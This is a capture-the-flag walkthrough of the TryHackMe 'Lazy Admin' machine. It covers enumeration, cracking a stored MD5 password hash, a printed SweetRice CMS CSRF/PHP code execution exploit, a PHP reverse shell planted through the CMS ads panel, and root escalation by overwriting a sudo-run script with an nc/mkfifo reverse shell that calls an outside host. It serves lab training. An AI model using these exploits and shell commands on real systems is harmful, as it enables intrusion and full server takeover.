

# Lazy Admin

---

## Nmap

---

```
kali@kali:~/Desktop$ nmap -T4 -sV 10.10.8.37
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-24 02:20 EST
Nmap scan report for 10.10.8.37
Host is up (0.14s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.90 seconds
```

```
~$ nmap -T4 -sV 10.10.190.5
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-13 01:38 EDT
Nmap scan report for 10.10.190.5
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.01 seconds
```

## Gobuster

---

```
kali@kali:~$ gobuster dir -u 10.10.213.142 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.213.142
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2021/03/02 16:22:05 Starting gobuster
=====
/content (Status: 301)
Progress: 1248 / 220561 (0.57%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/03/02 16:22:19 Finished
=====
```

```
~$ gobuster dir -u 10.10.190.5 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
=====
```

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@\_FireFart\_)

```
=====
```

```
[+] Url:          http://10.10.190.5
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
```

```
=====
```

2021/05/13 01:40:03 Starting gobuster

```
=====
```

/content (Status: 301)

Progress: 58194 / 220561 (26.38%)^C

[!] Keyboard interrupt detected, terminating.

```
=====
```

2021/05/13 01:51:23 Finished

```
=====
```

```
kali@kali:~$ gobuster dir -u http://10.10.213.142/content/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.213.142/content/
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2021/03/02 16:23:22 Starting gobuster
=====
/images (Status: 301)
/js (Status: 301)
/inc (Status: 301)
/as (Status: 301)
/_themes (Status: 301)
/attachment (Status: 301)
Progress: 6522 / 220561 (2.96%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/03/02 16:24:34 Finished
=====
```

```
~$ gobuster dir -u 10.10.190.5/content -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
=====
```

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@\_FireFart\_)

```
=====
```

```
[+] Url:          http://10.10.190.5/content
[+] Threads:      10
```

```
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:     10s

=====
2021/05/13 01:52:00 Starting gobuster
=====

/images (Status: 301)
/js (Status: 301)
/inc (Status: 301)
/as (Status: 301)
/_themes (Status: 301)
/attachment (Status: 301)
Progress: 21818 / 220561 (9.89%)^C
[!] Keyboard interrupt detected, terminating.

=====
2021/05/13 01:56:15 Finished
=====
```

## Database Check

---

In the the /content directory, there is a mysql database that we could download and check it's contents

```
7:\\\"manager\\\";s:6:\\\"passwd\\\";s:32:\\\"42f749ade7f9e195bf475f37a44cafc\\\"
```

Looks like we have a user and a hashed password inside this database, let's crack the hash

```
hashcat -m0 -a0 <hash file> /usr/share/wordlists/rockyou.txt
```


```
kali@kali:~/Desktop/TryHackMe/LazyAdmin$ hashcat -m 0 --show managerHash.txt
42f749ade7f9e195bf475f37a44cafc:Password123
```

Password: Password123

## Log in

---

There is a login page at /content/as that we found earlier using gobuster



User: manager  
Password: Password123

## Exploit

Searchploit "SweetRice" and we can see there is a "Cross-Site Request Forgery / PHP Code Ex"

```
→ kali@kali:~/Desktop/TryHackMe/mustacchio$ searchsploit sweetrice
```

Exploit Title	Path (/usr/share/exploitdb/)
SweetRice 0.5.3 - Remote File Inclusion	exploits/php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities	exploits/php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download	exploits/php/webapps/48698.py
SweetRice 1.5.1 - Arbitrary File Upload	exploits/php/webapps/48716.py
SweetRice 1.5.1 - Backup Disclosure	exploits/php/webapps/48718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery	exploits/php/webapps/48692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution	exploits/php/webapps/48788.html
SweetRice < 0.6.4 - "CodeEditor" Arbitrary File Upload	exploits/php/webapps/14184.txt

Shellcodes: No Result

```

kali@kali:~/Desktop/TryHackMe/mustacchio$ cat /usr/share/exploitdb/exploits/php/webapps/40700.html
<!--
# Exploit Title: SweetRice 1.5.1 Arbitrary Code Execution
# Date: 30-11-2016
# Exploit Author: Ashiyane Digital Security Team
# Vendor Homepage: http://www.basic-cms.org/
# Software Link: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
# Version: 1.5.1

# Description :

# In SweetRice CMS Panel In Adding Ads Section SweetRice Allow To Admin Add
PHP Codes In Ads File
# A CSRF Vulnerabilty In Adding Ads Section Allow To Attacker To Execute
PHP Codes On Server .
# In This Exploit I Just Added a echo '<h1> Hacked </h1>'; phpinfo();
Code You Can
Customize Exploit For Your Self .

# Exploit :
→

<html>
<body onload="document.exploit.submit();">
<form action="http://localhost/sweetrice/as/?type=ad&mode=save" method="POST" name="exploit">
<input type="hidden" name="adk" value="hacked"/>
<textarea type="hidden" name="adv">
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
&lt;/textarea&gt;
</form>
</body>
</html>

<!--
# After HTML File Executed You Can Access Page In
http://localhost/sweetrice/inc/ads/hacked.php

```

Let's add our php reverse shell to ads sections in the CMS Panel


The screenshot shows the 'Ads Admin' interface of the SweetRice CMS. The sidebar on the left contains various navigation links, with 'Ads' highlighted. The main content area is titled 'Ads Admin' and contains a form for adding ads. The form has a 'testphp' button, a 'Bulk Delete' button, and a text area for 'Ads code' containing a PHP reverse shell script. The script sets a time limit, version, IP, port, chunk size, and shell command. A 'Done' button is at the bottom.

Start a netcat listener on port 4444



```
nc -lvnp 4444
```

We can now activate the reverse shell by going to

```
http://10.10.197.199/content/inc/ads/testphp.php
```



The screenshot shows a web browser window with the address bar displaying `10.10.197.199/content/inc/ads/`. The page title is "Index of /content/inc/ads". Below the title is a table with the following columns: "Name", "Last modified", "Size", and "Description". The table contains two entries: "Parent Directory" with a back arrow icon and a hyphen in the size column, and "testphp.php" with a question mark icon, a last modified date of "2021-05-28 01:00", and a size of "5.5K". At the bottom of the page, it says "Apache/2.4.18 (Ubuntu) Server at 10.10.197.199 Port 80".

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">testphp.php</a>	2021-05-28 01:00	5.5K	

Apache/2.4.18 (Ubuntu) Server at 10.10.197.199 Port 80

We get a shell!

```
$ ls /home/itguy
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
```

user.txt is in /home/itguy

```
www-data@THM-Chal:/home/itguy$ cat user
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
```

```
Matching Defaults entries for www-data on THM-Chal:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
(ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

Looks like they already set up a reverse shell, let's edit it to our ip

Editors seem to be unavailable on this machine

Overwrite the file using echo

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.47.43 5554 >/tmp/f'>/etc/copy.sh
```

Prepare a netcat listener

```
nc -lvnp 5554
```

Execute the file

```
sudo /usr/bin/perl /home/itguy/backup.pl
```

We get a root shell!

```
kali@kali:~$ nc -lvnp 5554
listening on [any] 5554 ...
connect to [10.6.47.43] from (UNKNOWN) [10.10.161.150] 59702
# whoami
root

# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```